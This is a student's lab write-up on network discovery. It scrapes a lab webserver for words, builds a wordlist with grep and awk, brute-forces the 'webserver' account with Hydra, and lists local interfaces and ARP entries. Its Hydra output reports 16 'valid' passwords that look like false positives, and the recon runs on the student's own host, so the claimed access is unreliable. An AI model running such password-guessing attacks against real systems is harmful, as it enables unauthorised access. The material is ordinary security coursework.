

Lab 2 – Network Discovery


Part 1: OS-INT Collection and Password Cracking


Step 1: Traffic Analysis to Identify Webserver IP

Objective: Find the IP address of the webserver within the target network 192.168.14.0/24.

Tools: We can use tools like tcpdump or Wireshark on Kali VM to monitor network traffic on the target subnet and then can filter for HTTP traffic to identify potential webserver.

Expected Outcome: Identify the IP address of the webserver from captured traffic.





Step 2: Website Access and Scraping

Objective: Access the webserver and scrape it for potential passwords.

Tools: We can use a web browser to access the webserver via its IP address. For scraping, tools like wget, curl, or more sophisticated scrapers like BeautifulSoup (Python) can be used.

Scraping Example:

Manual: We can save webpage content and manually sift through it.

Automated (using wget): `wget -r http://\[webserver-ip\]/` (I used wget)

```
student@CRC126: ~  
File Actions Edit View Help  
--2024-02-27 00:21:10-- http://192.168.14.55/index.html  
Connecting to 192.168.14.55:80... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 4875 (4.8K) [text/html]  
Saving to: 'index.html'  
  
index.html 100%[=====] 4.76K --.-KB/s in 0s  
2024-02-27 00:21:10 (280 MB/s) - 'index.html' saved [4875/4875]  
  
(student@CRC126)-[~]  
$ wget http://192.168.14.55/index.html  
  
--2024-02-27 00:21:44-- http://192.168.14.55/index.html  
Connecting to 192.168.14.55:80... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 4875 (4.8K) [text/html]  
Saving to: 'index.html.1'  
  
index.html.1 100%[=====] 4.76K --.-KB/s in 0s  
2024-02-27 00:21:44 (479 MB/s) - 'index.html.1' saved [4875/4875]  
  
(student@CRC126)-[~]  
$ wget http://192.168.14.55/index.html  
  
--2024-02-27 00:22:36-- http://192.168.14.55/index.html  
Connecting to 192.168.14.55:80... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 4875 (4.8K) [text/html]  
Saving to: 'index.html'  
  
index.html 100%[=====] 4.76K --.-KB/s in 0s  
2024-02-27 00:22:36 (196 MB/s) - 'index.html' saved [4875/4875]  
  
(student@CRC126)-[~]  
$
```


```
student@CRC126: ~  
File Actions Edit View Help  
(student@CRC126)-[~]  
$ wget -O password.txt http://192.168.14.55/index.html  
  
--2024-02-27 00:34:13-- http://192.168.14.55/index.html  
Connecting to 192.168.14.55:80... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 4875 (4.8K) [text/html]  
Saving to: 'password.txt'  
  
password.txt 100%[=====] 4.76K --.-KB/s in 0s  
2024-02-27 00:34:13 (187 MB/s) - 'password.txt' saved [4875/4875]  
  
(student@CRC126)-[~]  
$
```

Step 3: Creating a Password List

Objective: Extract potential passwords from the scraped website content.

Method: We can analyze the content for likely passwords. We can look for any words or phrases that might be used as passwords, considering common patterns like the use of company names, common words, dates, etc.

Tools: Text processing tools like grep, awk, sed, or custom scripts can be helpful here. **(I used grep)**



```
student@CRC126: ~  
File Actions Edit View Help  
© 2023 Recipe Blog. All rights reserved.  
References  
1. http://192.168.14.55/index.html  
2. http://192.168.14.55/index.html  
3. http://192.168.14.55/index.html  
4. http://192.168.14.55/index.html  
5. http://192.168.14.55/index.html  
6. http://192.168.14.55/index.html  
7. http://192.168.14.55/index.html  
8. http://192.168.14.55/index.html  
NO  
(student@CRC126)-[~]  
$ grep "searchString" password.txt  
(student@CRC126)-[~]  
$ grep -i "searchString" password.txt  
(student@CRC126)-[~]  
$ grep -E "\bpass\w*" password.txt  
(student@CRC126)-[~]  
$ grep -o -E "\b\w*\b" password.txt > passwords.txt  
(student@CRC126)-[~]  
$ sort passwords.txt | uniq > unique_passwords.txt  
(student@CRC126)-[~]  
$ awk 'length($0) >= 5 && length($0) <= 10' unique_passwords.txt > filtered_passwords.txt  
(student@CRC126)-[~]  
$
```

Step 4: Password Cracking

Objective: We can use the created password list to crack the webserver's "webserver" account password.

Tools: Password cracking tools like Hydra, John the Ripper, or Hashcat can be used.

Command Example (with Hydra): `hydra -l webserver -P /path/to/passwordlist.txt [webserver-ip]`
`http-get` **(I used Hydra)**

Expected Outcome: Obtain the password for the "webserver" account.

```
student@CRC126: ~  
File Actions Edit View Help  
[ERROR] Either you use "www.example.com module [optional-module-parameters]" *or* you use the "module://www.example.com/optional-module-parameters" syntax!  
  
(student@CRC126)-[~]  
$ hydra -l webserver -P /path/to/passwords.txt http://192.168.14.55/index.html http-get /  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-27 12:36:32  
[ERROR] Invalid target definition!  
[ERROR] Either you use "www.example.com module [optional-module-parameters]" *or* you use the "module://www.example.com/optional-module-parameters" syntax!  
  
(student@CRC126)-[~]  
$ hydra -l webserver -P /home/student/passwords.txt 192.168.14.55 http-get /  
  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-27 12:39:28  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 565 login tries (l:1/p:565), ~36 tries per task  
[DATA] attacking http-get://192.168.14.55:80/  
[80][http-get] host: 192.168.14.55 login: webserver password: html  
[80][http-get] host: 192.168.14.55 login: webserver password: meta  
[80][http-get] host: 192.168.14.55 login: webserver password: utf  
[80][http-get] host: 192.168.14.55 login: webserver password: 8  
[80][http-get] host: 192.168.14.55 login: webserver password: viewport  
[80][http-get] host: 192.168.14.55 login: webserver password: device  
[80][http-get] host: 192.168.14.55 login: webserver password: DOCTYPE  
[80][http-get] host: 192.168.14.55 login: webserver password: html  
[80][http-get] host: 192.168.14.55 login: webserver password: lang  
[80][http-get] host: 192.168.14.55 login: webserver password: en  
[80][http-get] host: 192.168.14.55 login: webserver password: head  
[80][http-get] host: 192.168.14.55 login: webserver password: charset  
[80][http-get] host: 192.168.14.55 login: webserver password: meta  
[80][http-get] host: 192.168.14.55 login: webserver password: name  
[80][http-get] host: 192.168.14.55 login: webserver password: content  
[80][http-get] host: 192.168.14.55 login: webserver password: width  
1 of 1 target successfully completed, 16 valid passwords found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-27 12:39:28  
  
(student@CRC126)-[~]  
$
```

Part 2: Passive Network Discovery

This part involves identifying network resources and mapping network interconnections without actively probing the network (to avoid detection).

Step 1: Network Mapping from the Webserver

After gaining the access to the webserver: -

Internal Reconnaissance: We can use commands like `ifconfig` or `ip addr` to find out the webserver's IP configuration and identify the subnet mask.

Discover Network Peers: We can use passive scanning tools or techniques to identify other devices on the network without sending too much probing traffic. Tools like `p0f` can be useful for passive OS fingerprinting based on sniffed network traffic.

Stealthy Scanning: Tools like `netscan` or `arp-scan` can be used in a controlled manner to discover devices, but they might not be entirely passive.

Passive listening for ARP requests and responses on the network can also reveal IP and MAC addresses of devices communicating within the subnet.

```
student@CRC126: ~  
File Actions Edit View Help  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.13.126 netmask 255.255.255.0 broadcast 192.168.13.255  
    inet6 fe80::213:ff:fe00:126 prefixlen 64 scopeid 0<link>  
    ether 00:13:00:00:01:26 txqueuelen 1000 (Ethernet)  
    RX packets 2551965 bytes 3214531205 (2.9 GiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 1072880 bytes 1114587072 (1.0 GiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 453 bytes 32552 (31.7 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 453 bytes 32552 (31.7 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
$ ip addr show  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000  
    link/ether 00:13:00:00:01:26 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.13.126/24 brd 192.168.13.255 scope global dynamic noprefixroute eth0  
        valid_lft 5967sec preferred_lft 5967sec  
    inet6 fe80::213:ff:fe00:126/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
  
$
```

```
student@CRC126: ~  
File Actions Edit View Help  
    inet6 ::1 prefixlen 128 scopeid 0<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 453 bytes 32552 (31.7 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 453 bytes 32552 (31.7 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
$ ip addr show  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000  
    link/ether 00:13:00:00:01:26 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.13.126/24 brd 192.168.13.255 scope global dynamic noprefixroute eth0  
        valid_lft 5967sec preferred_lft 5967sec  
    inet6 fe80::213:ff:fe00:126/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
  
$ arp -a  
? (192.168.13.139) at 00:13:00:00:01:39 [ether] on eth0  
? (192.168.13.200) at 00:13:00:00:02:00 [ether] on eth0  
? (192.168.13.115) at 00:13:00:00:01:15 [ether] on eth0  
? (192.168.13.135) at 00:13:00:00:01:35 [ether] on eth0  
? (192.168.13.105) at 00:13:00:00:01:05 [ether] on eth0  
? (192.168.13.141) at 00:13:00:00:01:41 [ether] on eth0  
? (192.168.13.101) at 00:13:00:00:01:01 [ether] on eth0  
? (192.168.13.1) at 00:15:5d:7b:31:02 [ether] on eth0  
? (192.168.13.67) at 00:13:00:00:01:01 [ether] on eth0  
? (192.168.13.138) at 00:13:00:00:01:38 [ether] on eth0  
? (192.168.13.108) at 00:13:00:00:01:08 [ether] on eth0  
  
$
```